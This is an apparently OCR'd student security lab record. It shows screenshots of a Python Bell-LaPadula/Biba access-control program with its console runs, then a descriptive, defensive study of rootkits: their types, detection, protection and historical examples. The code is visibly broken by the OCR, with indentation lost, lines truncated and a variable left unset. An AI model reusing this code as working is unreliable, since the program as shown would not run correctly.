

python File Edit Search Source Run Debug Consoles Projects Tools View Help
54% Thu 5 Nov 8:59 PM
Spyder (Python 3.8)
/Users/senbagapriya/Desktop/Security Lab
/Users/senbagapriya/Desktop/Security Lab/bell&biba.py
bellbiba.py*
Source Console Object
Usage
Here you can get help of any object by pressing Cmd+I in front of it, either on the Editor or the Console.
Help can also be shown automatically after writing a left parenthesis next to an object. You can activate this behavior in Preferences > Help.
New to Spyder? Read our tutorial
Variable explorer Help Plots Files
Console 1/A
1. Check User Access
2. Print Bell Lapadula Model Table for Particular User
3. Print Biba Model Table for Particular User
4. Exit
Enter your choice 3
Biba Model
Enter the user CEO
Biba Model Table
Read Write
Document A read write
Document B read write
Document C no_read write
Document D no_read write
Document E no_read write
Document F no_read write
Document G no_read write
1. Read
2. Write
3. No Operation
Want to read or write?
IPython console History
LSP Python: ready
conda: base (Python 3.8.3)
Line 43, Col 10
UTF-8
CRLF
RW
Mem 50%


/Users/senbagapriya/Desktop/Security Lab/bell&biba.py
bellbiba.py*
import sys
class Model:
top_secret=0
secret=1
confidential=2
unclassified=3
users={'CEO':Model.top_secret,'Manager':Model.secret,'Supervisor':Model.confidential,'Employe
sources={'Document A':Model.top_secret,'Document B':Model.top_secret,'Document C':Model.secr
print("\t\t",end=" ")
permission=[[None for i in range(8)] for j in range(5)]
for k,v in sources.items():
permission[0][j]=k
j=j+1
i=1
for k,v in users.items():
permission[i][0]=k
i=i+1
print()
for user,access in users.items():
#print (user,end="\t\t")
for k,v in sources.items():
if v>=access:
per="allow"
else:
per="deny"
permission[i][j]=per
i=i+1
print()
for a in permission:
for b in a:
if b is None:
print("\t",end="\t\t")
else:
print(b,end="\t\t")
print()
#Check for the access level of User
/Users/senbagapriya/Desktop/Security Lab
Source
Console
Object
Usage
Here you can get help of any object by pressing Cmd+I in front of it, either on the Editor or the Console.
Help can also be shown automatically after writing a left parenthesis next to an object. You can activate this behavior in Preferences > Help.
New to Spyder? Read our tutorial
Variable explorer
Help
Plots
Files
Console 1/A
Biba Model Table
Read Write
Document A read write
Document B read write
Document C no_read write
Document D no_read write
Document E no_read write
Document F no_read write
Document G no_read write
1. Read
2. Write
3. No Operation
Want to read or write? 1
Enter the document Document A
The content in the document
Hello, I am the CEOHello.....
1. Read
2. Write
3. No Operation
Want to read or write?
IPython console
History
LSP Python: ready
conda: base (Python 3.8.3)
Line 43, Col 10
UTF-8
CRLF
RW
Mem 50%


/Users/senbagapriya/Desktop/Security Lab/bell&biba.py
bellbiba.py*
import sys
class Model:
top_secret=0
secret=1
confidential=2
unclassified=3
users={'CEO':Model.top_secret,'Manager':Model.secret,'Supervisor':Model.confidential,'Employe
sources={'Document A':Model.top_secret,'Document B':Model.top_secret,'Document C':Model.secr
print("\t\t",end=" ")
permission=[[None for i in range(8)] for j in range(5)]
for k,v in sources.items():
permission[0][j]=k
j=j+1
i=1
for k,v in users.items():
permission[i][0]=k
i=i+1
print()
for user,access in users.items():
#print (user,end="\t\t")
for k,v in sources.items():
if v>=access:
per="allow"
else:
per="deny"
permission[i][j]=per
i=i+1
print()
for a in permission:
for b in a:
if b is None:
print("\t",end="\t\t")
else:
print(b,end="\t\t")
print()
#Check for the access level of User
/Users/senbagapriya/Desktop/Security Lab
Source
Console
Object
Usage
Here you can get help of any object by pressing Cmd+I in front of it, either on the Editor or the Console.
Help can also be shown automatically after writing a left parenthesis next to an object. You can activate this behavior in Preferences > Help.
New to Spyder? Read our tutorial
Variable explorer
Help
Plots
Files
Console 1/A
1. Read
2. Write
3. No Operation
Want to read or write? 1
Enter the document Document A
The content in the document
Hello, I am the CEOHello.....
1. Read
2. Write
3. No Operation
Want to read or write? 2
Enter the document Document B
Enter text to write hiii
File updated successfully
1. Read
2. Write
3. No Operation
Want to read or write?
IPython console
History
LSP Python: ready
conda: base (Python 3.8.3)
Line 43, Col 10
UTF-8
CRLF
RW
Mem 50%


python File Edit Search Source Run Debug Consoles Projects Tools View Help
Spyder (Python 3.8)
/Users/senbagapriya/Desktop/Security Lab/bell&biba.py
bellbiba.py*
/Users/senbagapriya/Desktop/Security Lab
Source Console Object
Usage
Here you can get help of any object by pressing Cmd+I in front of it, either on the Editor or the Console.
Help can also be shown automatically after writing a left parenthesis next to an object. You can activate this behavior in Preferences > Help.
New to Spyder? Read our tutorial
Variable explorer Help Plots Files
Console 1/A
1. Read
2. Write
3. No Operation
Want to read or write? 2
Enter the document Document B
Enter text to write hiii
File updated successfully
1. Read
2. Write
3. No Operation
Want to read or write? 1
Enter the document Document B
The content in the document
I had an experice of 20 yearsHellohiii
1. Read
2. Write
3. No Operation
Want to read or write?
IPython console History
LSP Python: ready
conda: base (Python 3.8.3)
Line 43, Col 10
UTF-8
CRLF
RW
Mem 50%


python File Edit Search Source Run Debug Consoles Projects Tools View Help
Spyder (Python 3.8)
/Users/senbagapriya/Desktop/Security Lab/bell&biba.py
bellbiba.py*
/Users/senbagapriya/Desktop/Security Lab
Source Console Object
Usage
Here you can get help of any object by pressing Cmd+I in front of it, either on the Editor or the Console.
Help can also be shown automatically after writing a left parenthesis next to an object. You can activate this behavior in Preferences > Help.
New to Spyder? Read our tutorial
Variable explorer Help Plots Files
Console 1/A
File updated successfully
1. Read
2. Write
3. No Operation
Want to read or write? 1
Enter the document Document B
The content in the document
I had an experice of 20 yearsHellohiii
1. Read
2. Write
3. No Operation
Want to read or write? 3
Bell Lapadula and Biba Model
1. Check User Access
2. Print Bell Lapadula Model Table for Particular User
3. Print Biba Model Table for Particular User
4. Exit
Enter your choice
IPython console History
LSP Python: ready
conda: base (Python 3.8.3)
Line 43, Col 10
UTF-8
CRLF
RW
Mem 50%



RESULT:

Thus, the Bell-Lapadula and Biba Model has been implemented successfully.

EX NO: 14
DATE : 05/11/2020

ROOTKITS AND VARIOUS OPTIONS

AIM:

To study the internal working of root kits and and their various options.

INTRODUCTION:

- A rootkit is a malicious software that allows an unauthorized user to have privileged access to a computer and to restricted areas of its software.
- A rootkit may contain a number of malicious tools such as keyloggers, banking credential stealers, password stealers, antivirus disablers, and bots for DDoS attacks.
- This software remain hidden in the computer and allow the attacker remote access to the computer.
- The term rootkit is derived from the combination of two words – "root" and "kit".
- "Root" refers to the administrator account in Unix and Linux operating systems, which is an all-powerful account with full privileges and unrestricted access.
- It is equivalent to the administrator account in Windows systems.
- The term "kit" refers to the programs that allow a threat actor to obtain unauthorized root/admin-level access to the computer and restricted areas.

ROOTKITS DETECTION:

- It is difficult to detect rootkits.
- There are no commercial products available that can find and remove all known and unknown rootkits.
- There are various ways to look for a rootkit on an infected machine. Detection methods include behavioral-based methods (e.g., looking for strange behavior on a computer system), signature scanning and memory dump analysis.
- Often, the only option to remove a rootkit is to completely rebuild the compromised system.

WORKING OF ROOTKITS:

- The rootkit enables the threat actor to perform all these actions surreptitiously without the user's consent or knowledge.
- The threat actor tries to obtain root/administrator access by exploiting known vulnerabilities, or by stealing administrator privilege credentials.
- Cyber criminals employ social engineering techniques to obtain credentials. Root access allows installation of rootkits or any other malware.
- Installation of the rootkit enables the threat actor to access the computer from remote to install other malware, steal data, observe activities and even control the computer.
- Rootkits are sophisticated malware, and most antivirus solutions and antimalware solutions do not detect rootkits.
- Rootkits are also able to hide their intrusion, and hence once they are in, they are practically undetectable.
- Since rootkits have complete control over the system, they can modify software and the cyber security solutions such as the antivirus that could detect rootkits.
- As even the detection solutions are modified, it is difficult to detect and remove rootkits.
- A rootkit allows someone to maintain command and control over a computer without the computer user/owner knowing about it.
- Once a rootkit has been installed, the controller of the rootkit has the ability to remotely execute files and change system configurations on the host machine.
- A rootkit on an infected computer can also access log files and spy on the legitimate computer owner’s usage.

USES OF ROOTKITS:

Threat actors use rootkits for many purposes:

- Stealth capabilities: Modern rootkits add stealth capabilities to malicious software payloads (such as keyloggers and viruses) to make them undetectable.
- Backdoor access: Rootkits permit unauthorized access through backdoor malware. The rootkit subverts the login mechanism to also accept a secret login access for the attacker. Standard authentication and authorization mechanisms are bypassed to provide admin privileges to the attacker.

- DDoS attacks: Rootkits allow the compromised computer to be used as a bot for distributed-denial-of-service attacks. The attack would now be traced to the compromised computer and not to the attacker's system. These bots are also called as zombie computers and are used as part of bot networks to launch the DDoS attacks, and other malicious activities such as click fraud and spam email distribution.

The functionality of rootkits is also used for good causes, such as:

- in a honeypot to detect attacks
- to enhance emulation software
- to enhance security software – it enables the software to secure itself from malicious actions
- digital rights management enforcement
- device anti-theft protection - BIOS-based rootkit software enables monitoring, disabling and wiping of data on mobile devices when they get lost or stolen

PROTECTION FROM ROOTKITS:

- Many rootkits penetrate computer systems by piggybacking with software you trust or with a virus.
- You can safeguard your system from rootkits by ensuring it is kept patched against known vulnerabilities.
- This includes patches of your OS, applications and up-to-date virus definitions. Don't accept files or open email file attachments from unknown sources.
- Be careful when installing software and carefully read the end-user license agreements.
- Static analysis can detect backdoors and other malicious insertions such as rootkits.
- Enterprise developers as well as IT departments buying ready-made software can scan their applications to detect threats including "special" and "hidden-credential" backdoors.

TYPES OF ROOTKITS:

Application Level Rootkits:

- Application level rootkits operate inside the victim computer by changing standard application files with rootkit files, or changing the behavior of present applications with patches, injected code etc.

Boot loader Level (Bootkit) Rootkits:

- Boot loader Level (Bootkit) Rootkits replaces or modifies the legitimate boot loader with another one thus enabling the Boot loader Level (Bootkit) to be activated even before the operating system is started.
- Boot loader Level (Bootkit) Rootkits are serious threat to security because they can be used to hack the encryption keys and passwords.

Kernel Level Rootkits:

- Kernel is the core of the Operating System and Kernel Level Rootkits are created by adding additional code or replacing portions of the core operating system, with modified code via device drivers (in Windows) or Loadable Kernel Modules (Linux).
- Kernel Level Rootkits can have a serious effect on the stability of the system if the kit's code contains bugs.
- Kernel rootkits are difficult to detect because they have the same privileges of the Operating System, and therefore they can intercept or subvert operating system operations.

Hardware/Firmware Rootkits:

- Hardware/Firmware rootkits hide itself in hardware such a network card, system BIOS etc.

Hypervisor (Virtualized) Level Rootkits:


- Hypervisor (Virtualized) Level Rootkits are created by exploiting hardware features such as Intel VT or AMD-V (Hardware assisted virtualization technologies).
- Hypervisor level rootkits hosts the target operating system as a virtual machine and therefore they can intercept all hardware calls made by the target operating system.


EXAMPLES OF ROOTKITS:


- Lane Davis and Steven Dake - wrote the earliest known rootkit in the early 1990s.
- NTRootkit – one of the first malicious rootkits targeted at Windows OS.
- HackerDefender – this early Trojan altered/augmented the OS at a very low level of functions calls.
- Machiavelli - the first rootkit targeting Mac OS X appeared in 2009. This rootkit creates hidden system calls and kernel threads.
- Greek wiretapping – in 2004/05, intruders installed a rootkit that targeted
- Ericsson's AXE PBX. Zeus, first identified in July 2007, is a Trojan horse that steals banking information by man-in-the-browser keystroke logging and form grabbing.
- Stuxnet - the first known rootkit for industrial control systems
- Flame - a computer malware discovered in 2012 that attacks computers running Windows OS. It can record audio, screenshots, keyboard activity and network traffic.


OUTPUT:

